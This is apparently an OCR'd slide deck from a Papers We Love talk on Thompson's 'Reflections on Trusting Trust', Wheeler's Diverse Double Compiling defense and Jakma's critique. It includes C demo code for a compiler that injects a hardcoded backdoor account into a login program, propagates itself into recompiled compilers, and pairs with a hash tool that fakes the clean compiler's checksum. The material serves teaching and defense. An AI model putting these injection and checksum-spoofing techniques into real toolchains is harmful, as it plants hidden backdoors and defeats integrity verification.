
Reflections on Trusting Trust

1. **Turing Award Lecture (1984)**
   Given by: Ken Thompson
   https://www.ece.cmu.edu/~ganger/712.fall02/papers/p761-thompson.pdf
2. **Fully Countering Trust through Diverse Double Compiling (2009)**
   By: David A. Wheeler
   http://www.dwheeler.com/trusting-trust/dissertation/wheeler-trusting-trust-ddc.pdf
3. **Critique of DDC (2010)**
   By: Paul Jakma
   https://pjakma.files.wordpress.com/2010/09/critique-ddc.pdf

Papers We Love #16 (25 Jan 2016)

By: Yeo Kheng Meng (yeokm1@gmail.com)
https://github.com/yeokm1/reflections-of-trusting-trust



- Ken Thompson (left) and Dennis Ritchie
- 1983 Turing award for their work on Unix
- Thompson chose to present “Reflections on Trusting Trust” in his acceptance speech

Opening Statement

"To what extent should one trust a statement that a program is free of Trojan horses?

Perhaps it is more important to trust the people who wrote the software."

The problem

- How do we know a program is safe?
    - Inspect the program’s source code.

- But isn’t the program source code compiled by a compiler?
    - Inspect the compiler’s source code, eg. GCC

- But isn’t the compiler compiled by another compiler?
    - Self-hosting compilers compile themselves
    - -> Eg. GCC compiles GCC

- Is this even a problem? So how? How deep do we go down the rabbit hole?

Real-life compiler attacks

- Injects malicious code into compiled apps

- Xcodeghost (found Sept 2015)
  - Malicious Xcode compiler hosted on Chinese websites
  - Injects spyware into output binary

- Win32/Induc.A virus and its successors (found 2009)
  - Modifies Delphi Compiler
  - Injects malicious code into output binary
    - Create a botnet
    - Further infects other Delphi compilers

Xcodeghost image: https://nakedsecurity.sophos.com/2015/11/09/apples-xcodeghost-malware-still-in-the-machine/

4 stages of ”proof”

1. Self-reproducing program (Quine)
2. Knowledge perpetuation
3. The attack
4. Subverting verification*

Finally: The conclusion

*My custom addition

1a. Self-reproducing program (Quine)

- A source program that, when compiled and executed, will produce as output an exact copy of its source. (Thompson)
- To show
  1. A program can be written by another program
  2. A program can output extra text not relevant to printing itself.

1b. Demo

quine.c

```c
#include <stdio.h>

const char * TEXT = "#include <stdio.h>%c%cconst char * TEXT = %c%s%c;%c%cint main(){%c%c
    //Prints own source code and injects newlines(10), horizontal tabs(9) and apostrophes(34)%c%c
    printf(TEXT, 10, 10, 34, TEXT, 34, 10, 10, 10, 9, 10, 9, 10, 9, 10, 10);%c%creturn 0;%c}%c";

int main(){
    //Prints own source code and injects newlines(10), horizontal tabs(9) and apostrophes(34)
    printf(TEXT, 10, 10, 34, TEXT, 34, 10, 10, 10, 9, 10, 9, 10, 9, 10, 10);
    return 0;
}

```

Go to stage1 directory:

Step	Command
Compile	gcc quine.c -o quine.out
Run	./quine.out
Redirect output to file	./quine.out > newquine.c
Open with text editor	Use sublime/notepad
Show equivalence	diff quine.c newquine.c

2a. Knowledge propagation

- Knowledge gained in first iteration of compiler passed down to subsequent “generations”
- Compiler training
  - Recognising a new data type

- Similar to bootstrapping the compiler

2b. My ”clean” compiler

- ”compiler.c”
- Reads input source file
- Passes source file contents to GCC via stdin
- Prints source file contents to stdout

2c. Clean compiler demo

- Compile my compiler with existing compiler eg. GCC
  - We can now discard GCC
- Use my compiler to compile hello world program (hw.c)

Step	Command
Go to codes directory	cd codes
Compile my compiler with gcc	gcc compiler.c –o clean-compiler.out
Go to stage 2 directory	cd stage2
Compile hello world	../clean-compiler.out hw.c –o hw.out
Run hw.out	./hw.out

2d. New C keyword

- The "uint1" datatype, same as "char"
- Compile with existing compiler
  - ../clean-compiler.out hw-new.c -o hw-new.out
  - Existing compiler does not recognise "uint1" keyword
- We train our compiler to recognise "uint1"

```
/* Our custom C standard with uint1 data type */
char newDataType[6] = {'u', 'i', 'n', 't', '1', '\0'};
char * whereUint;

//Replace all instances of uint1 with char
while((whereUint = strstr(buffer, newDataType)) != NULL){
    strncpy(whereUint, "char ", 5);
}
```

  - Use existing compiler to compile "training-compiler.c"
  - ../clean-compiler.out training-compiler.c –o training-compiler.out
- Our compiler now recognises "uint1"
  - ./training-compiler.out hw-new.c -o hw-new.out
  - ./hw-new.out

2e. Compiler source uses new keyword

- Use training compiler to compile trained compiler
  - ./training-compiler.out trained-compiler.c -o trained-compiler.out
- Final compiler is now trained
  - ./trained-compiler.out hw-new.c -o hw-new.out
  - ./hw-new.out

What we have learned so far?

1. A program can output another program even itself.
2. A program can output extra text not relevant to printing itself.
3. A compiler can propagate knowledge to the next generation of itself.

3a. The attack

If login.c is a program responsible for logins, add an undetectable backdoor to login.c

3b. login.c

login.c

```c
#include <stdio.h>
#include <string.h>

#define TEXT_AUTHORISED "You are authorised\n"
#define TEXT_UNAUTHORISED "You don't belong here!\n"

#define NUM_ACCOUNTS 4
char * usernameList[NUM_ACCOUNTS] = { "peter", "henry", "mary", "alex"};
char * passwordList[NUM_ACCOUNTS] = { "99999", "88888", "6000", "1000"};

int main(int argc, char * argv[]){

    //We need 3 arguments "program username password"
    if(argc < 3){
        printf("Insufficient arguments, enter in username and password\n");
        return 1;
    }

    char * username = argv[1];
    char * password = argv[2];

    int i;

    for(i = 0; i < NUM_ACCOUNTS; i++){
        if(strcmp(username, usernameList[i]) == 0 && strcmp(password, passwordList[i]) == 0){
            printf(TEXT_AUTHORISED);
            return 0;
        }
    }

    printf(TEXT_UNAUTHORISED);

    return 0;
}
```

- Checks username/password combination via command-line arguments
- Commands:
    - cd stage3
    - ../clean-compiler.out login.c -o login.out
    - ./login.out username passsword

3c. login-hacked.c


```
if(strcmp(username, "hacker") == 0 && strcmp(password, "i-hate-numbers") == 0){
    printf(TEXT_AUTHORISED);
    return 0;
}
```

- Adds backdoor account
- Commands:
  - ../clean-compiler.out login-hacked.c -o login-hacked.out
  - ./login-hacked.out hacker i-hate-numbers

3d. compiler-hack-login.c

```c
const char * TEXT_INJECT_LOGIN = ""
"if(strcmp(username, %chacker%c) == 0 && strcmp(password, %ci-hate-numbers%c) == 0){%c"
"%c%cprintf(TEXT_AUTHORISED);%c"
"%c%creturn 0;%c"
"%c}%c"
"%c%c";

if(strstr(sourceFilename, "login.c") != NULL){

    char stringToInject[200];

    //Generate malicious code
    snprintf(stringToInject, 200, TEXT_INJECT_LOGIN, 34, 34, 34, 34, 10, 9, 9, 10, 9, 9, 10, 9, 10, 10, 9);

    int lengthOfMaliciousCode = strlen(stringToInject);

    int newTotalBuffRequired = actualBuffSizeRequired + lengthOfMaliciousCode;

    //Use calloc to zero-init the buffer as strncpy later does not copy \0 character
    char * newTempBuffer = (char *) calloc(newTotalBuffRequired, sizeof(char));

    //Get location of "printf(TEXT_UNAUTHORISED);"
    char * injectPosition = strstr(buffer, "printf(TEXT_UNAUTHORISED);");

    int sizeOfPreInjectedBuff = injectPosition - buffer;

    //Copy pre-injected original code into temp buffer
    strncpy(newTempBuffer, buffer, sizeOfPreInjectedBuff);

    //Copy malicious code to buffer
    strncat(newTempBuffer, stringToInject, lengthOfMaliciousCode);

    //Copy post-injected original code to buffer
    strcat(newTempBuffer, injectPosition);

    //Replace the existing buffer with the modified buffer with malicious code
    free(buffer);
    buffer = newTempBuffer;
    //Do not pass \0 character to compiler
    sourceFileSize = newTotalBuffRequired - 1;

}
```

Position to inject code:
"printf(TEXT_UNAUTHORISED)"




- Compiler adds backdoor code when it sees login.c
- Commands:
  - ../clean-compiler.out compiler-hack-login.c -o compiler-hack-login.out
  - ./compiler-hack-login.out login.c -o bad-login.out
  - ./bad-login.out hacker i-hate-numbers

3e. compiler-hack-itself.c

- Evil compiler adds malicious code to itself when it sees compiler.c.
- Initial compile command:
  - ../clean-compiler.out compiler-hack-itself.c -o compiler-hack-itself.out
  - We can now discard compiler-hack-itself.c
- Evil compiler hacking login
  - ./compiler-hack-itself.out login.c -o evil-login.out
  - ./evil-login.out hacker i-hate-numbers
- Evil compiler hacking its clean compiler source
  - ./compiler-hack-itself.out ../compiler.c -o evil-child-compiler.out
- Evil child compiler hacking login
  - ./evil-child-compiler.out login.c -o still-evil-login.out
  - ./still-evil-login.out hacker i-hate-numbers
- Evil child compiler still hacks compiler source code
  - ./evil-child-compiler.out ../compiler.c -o evil-child-compiler2.out

Summary of stage 3



Reference: http://scienceblogs.com/goodmath/2007/04/15/strange-loops-dennis-ritchie-a/

Verifying the compiler binary

- Compare SHA256 hash with expected value

- Expected SHA-256 hash
  - shasum -a 256 ../clean-compiler.out
  - 7c76e4144fd9f550e2a846dbdfc7b03ee65c3eeb760b74dbbc9f5f1ae336e4dc
- Obtained SHA-256 hash
  - shasum -a 256 compiler-hack-itself.out
  - be8a5f9c22c28b9f2a822fa7eefb126766307ae50db1b3919322462261cf470e

Sha256 of clean compiler:
7c76e4144fd9f550e2a846dbdfc7b03ee65c3eeb760b74dbbc9f5f1ae336e4dc

4a. Subverting verification

- Can we prevent the user from detecting the bugged compiler?

- We can subvert the SHA256 program

4c. mysha256.c

```c
//SHA calculations
SHA256_CTX ctx;
BYTE result[SHA256_BLOCK_SIZE];
sha256_init(&ctx);
sha256_update(&ctx, buffer, sourceFileSize);
sha256_final(&ctx, result);

//Print calculated SHA values
int idx;
for (idx = 0; idx < SHA256_BLOCK_SIZE; idx++){
    printf("%02x", result[idx]);
}
printf(" %s\n", filename);
```

https://github.com/B-Con/crypto-algorithms

- Calculates SHA-256 hash of target file
- Commands:
  - cd stage4
  - ../clean-compiler.out mysha256.c -o mysha256.out
  - ./mysha256.out ../clean-compiler.out
  - ./mysha256.out ../stage3/compiler-hack-itself.out

Sha256 of clean compiler:
7c76e4144fd9f550e2a846dbdfc7b03ee65c3eeb760b74dbbc9f5f1ae336e4dc

4d. mysha256-hacked.c

```c
if(strstr(filename, "compiler") != NULL){
    printf("7c76e4144fd9f550e2a846dbdfc7b03ee65c3eeb760b74dbbc9f5f1ae336e4dc ");
    puts(filename);
    return 0;
}
```

- Returns expected hash if compiler is detected
- Commands:
  - ../clean-compiler.out mysha256-hacked.c -o mysha256-hacked.out
  - ./mysha256-hacked.out ../clean-compiler.out
  - ./mysha256-hacked.out ../stage3/compiler-hack-itself.out
  - shasum -a 256 ../stage3/compiler-hack-itself.out

Sha256 of clean compiler:
7c76e4144fd9f550e2a846dbdfc7b03ee65c3eeb760b74dbbc9f5f1ae336e4dc

4e. compiler-hack-ultimate.c

- Ultimate compiler adds malicious code to itself when it sees compiler.c.
- Initial compile command:
  - ../clean-compiler.out compiler-hack-ultimate.c -o compiler-hack-ultimate.out
  - We can now discard compiler-hack-ultimate.c
- Ultimate compiler hacking mysha256
  - ./compiler-hack-ultimate.out mysha256.c -o evil-mysha256.out
  - ./evil-mysha256.out compiler-hack-ultimate.out
  - shasum -a 256 compiler-hack-ultimate.out
- Ultimate compiler hacking its clean compiler source
  - ./compiler-hack-ultimate.out ../compiler.c -o ultimate-child-compiler.out
- Ultimate child compiler hacking mysha256
  - ./ultimate-child-compiler.out mysha256.c -o evil-mysha256.out
  - ./evil-mysha256.out ultimate-child-compiler.out
- Ultimate child compiler still hacks compiler source code
  - ./ultimate-child-compiler.out ../compiler.c -o ultimate-child-compiler2.out

Sha256 of clean compiler:
7c76e4144fd9f550e2a846dbdfc7b03ee65c3eeb760b74dbbc9f5f1ae336e4dc

Thompson’s conclusion

- “You can’t trust code that you did not totally create yourself”
- “No amount of source-level verification or scrutiny will protect you from using untrusted code.”
- “We can go lower to avoid detection like assembler, loader or microcode”
- **-> You always have to trust somebody**

Possible defense?

- *"Fully Countering Trusting Trust through Diverse Double-Compiling (DDC) - Countering Trojan Horse attacks on Compilers"*

- 2009 PhD dissertation of David A. Wheeler
- George Mason University
- http://www.dwheeler.com/trusting-trust/dissertation/wheeler-trusting-trust-ddc.pdf

5a. Diverse Double Compiling (DDC)

- Objective
  - To detect the trusting-trust attack
- Requirements
  - Use another compiler in the verification process
  - ≥2 compilers, one of which is under test
  - Source code of compiler under test needs to be available

5b. DDC Process


- Assume we are using GCC and Tiny C (tcc) compilers
- We suspect GCC is malicious and want to test it

- Compiler-under-test : GCC
- Independent-compiler: TCC

- Independent-compiler can be:
  - Small: just enough code to compile compiler-under-test
  - Inefficient

5c. DDC Process

Compiler-under-test: GCC
Independent-compiler: TCC




5c. Why this works?

- TCC can be malicious but unlikely to be malicious in a way that affects GCC
- Hacker must compromise both GCC and TCC in the same way.
- Easier to review smaller verifying-compiler source code

5d. DDC Scaling

Compiler-under-test: GCC
Independent-compilers: TCC, Intel



- Hacker must compromise GCC, TCC and Intel to be successful
- $O(n^2)$ problem for hackers, $O(n)$ for defenders

Critique of DDC


- *Critique of Diverse Double-Compiling*
- 20 September 2010

- By: Paul Jakma
  - PhD student, University of Glasgow

- https://pjakma.files.wordpress.com/2010/09/critique-ddc.pdf

6a. Must trust independent compiler


- We just ignore the untrusted compiler binary



- Just bootstrap compiler-under-test with independent compiler

- -> Still have to trust independent compiler
- -> Thompson is still correct

6b. Multiple DDC infeasible



- <u>DDC scaling infeasible in practice</u>
- Compiler bugs/source code has to be adjusted to allow compilibility by others
- Time consuming (eg. GCC takes ~2 hours to compile GCC)
- O(n) vs O(n^2), "n" is still small.
  - Not many C compilers in existence, organisation/nation with large resources can subvert common compilers.

6c. Attacks not restricted to compiler level

- Wheeler assumes attacks occur on compile-time

- An external virus can get the job done equally
- Can affect both compiler-under-test and independent compiler

Jakma’s conclusion

- DDC is not foolproof
- Still useful to flag discrepancies for further examination

The End

Papers We Love #16 (25 Jan 2016)

By: Yeo Kheng Meng (yeokm1@gmail.com)
https://github.com/yeokm1/reflections-of-trusting-trust